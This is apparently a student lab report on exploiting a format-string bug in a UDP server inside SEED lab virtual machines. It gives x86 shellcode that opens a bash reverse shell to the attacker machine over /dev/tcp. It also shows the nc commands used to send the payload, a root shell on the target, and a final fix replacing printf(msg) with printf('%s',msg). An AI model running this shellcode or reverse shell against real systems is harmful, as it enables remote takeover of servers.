
The exact address of malicious code is :



We can calculate the offset from 'buf' address by using the buf length to minus the length of shellcode which is 110 (I add a '\0' at the end).
So the address of malicious code is 0xBFFFF0D0 + 1500 - 110 = 0xBFFFF63E.


Task07

1. Let the attacker(ip:10.0.2.4) listen to port 7080, and generate the format string by changing the shellcode from task06.
   Our goal is to let the server(ip:10.0.2.5) execute the common :
   `/bin/bash -c "/bin/bash -i > /dev/tcp/10.0.2.4/7080 0<&1 2>&1"`



```
shellcode = ("\x31\xc0""\x50""\x68""bash""\x68""////""\x68""/bin""\x89\xe3"
             "\x31\xc0""\x50""\x68""-ccc""\x89\xe0""\x31\xd2""\x52"
             "\x68"">&1 "
             "\x68""&1 2"
             "\x68""0 0<"
             "\x68""/708"
             "\x68"".2.4"
             "\x68""10.0"
             "\x68""tcp/"
             "\x68""dev/"
             "\x68"" > /"
             "\x68""h -i"
             "\x68""/bas"
             "\x68""/bin"
             "\x89\xe2""\x31\xc9""\x51""\x52""\x50""\x53"
             "\x89\xe1""\x31\xd2""\x31\xc0""\xb0\x0b""\xcd\x80\0").encode('latin-1')
```

2. Launch the attack.



```
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host
/input2
^[[A^C
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host
/input2
ls
```

```
ask:255.255.255.0
root@VM:/home/seed/lab08_fmt# ls
ls
server
server.c
sh
root@VM:/home/seed/lab08_fmt# ifconfig
ifconfig
enp0s3    Link encap:Ethernet  HWaddr 08:00:27:01
:8c:58
          inet addr:10.0.2.5  Bcast:10.0.2.255  M
ask:255.255.255.0
          inet6 addr: fe80::3633:5b43:5476:1868/6
4 Scope:Link
```


You have the **Auto capture keyboard** option turned on. This will cause the Virtual Machine to automatically **capture** the keyboard every time the VM window is activated and make it unavailab

```
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
000000000000000000000000000000000000000000000000000000000000000000000
0000000000000000000000000000000000000000000000000040404040���������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���������������������������������������������������������������������
���10�Phbashh////h/bin��1�Ph-ccc��1�Rh>&1 h&1 2h0 0<h/708h.2.4h10.0ht
/bash/bin��1�QRPS��1�1��
                        The value of the 'target' variable (after):
```

The attack is a success. We can see the red terminal is the attacker and it output the 10.0.2.5 which is the server's IP when typed 'ifconfig'.


Task08

1. To fix this problem, we can simply change the ‘printf(msg)’ to ‘printf(“%s”,msg)’.




```
void myprintf(char *msg)
{
    printf("The address of the 'm
    // This line has a format-str
    printf("%s",msg);
    printf("The value of the 'tar
}
```

2. Compile the server program. We can see there is no warning sign.



```
[10/20/19]seed@VM:~/lab08_fmt$ gcc server.c -o server -z execstack
[10/20/19]seed@VM:~/lab08_fmt$ sudo ./server
```

3. If we do the task07 to attack the fixed server program. The reverse shell will not work anymore.



SEEDUbuntu (Snapshot 3) [Running]
Terminal
11:36 PM
SEEDUbuntu02 [Running]
You have the Auto capture keyboard option turned on. This will cause the Virtual Machine to automatically capture the keyboard every time the VM window is activated and make it unavailab
/bin/bash 87x28
Left ⌘

```
^C
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090
sdf
^C
[10/20/19]seed@VM:~$ nc -u 10.0.2.5 9090 < ~/host
/input2
```

```
            RX bytes:178492 (178.4 KB)  TX bytes:17
8492 (178.4 KB)

root@VM:/home/seed/lab08_fmt#
root@VM:/home/seed/lab08_fmt#

root@VM:/home/seed/lab08_fmt#

root@VM:/home/seed/lab08_fmt# exit
exit
exit
[10/20/19]seed@VM:~$ nc -l 7080 -v
Listening on [0.0.0.0] (family 0, port 7080)
```

```
The address of the 'msg' argument: 0xbffff090
sdf
The value of the 'target' variable (after): 0x11223344
^C
[10/20/19]seed@VM:~/lab08_fmt$ sudo ./server
The address of the secret: 0x080487c0
The address of the 'target' variable: 0x0804a040
The value of the 'target' variable (before): 0x11223344
The address of the 'msg' argument: 0xbffff090
��@@@@����%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.8x%.
.8x%.8x%.8x%.48963x%hn%.12673x%hn������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
��������������������������������������������������������������������
in��1�Ph-ccc��1�Rh>&1 h&1 2h0 0<h/708h.2.4h10.0htcp/hdev/h > /hh -ih
1�1��
     The value of the 'target' variable (after): 0x11223344
```

Explanation

The method to fix this problem is simple, we just need to control the placeholder by ourselves. So that the program will output the original input string.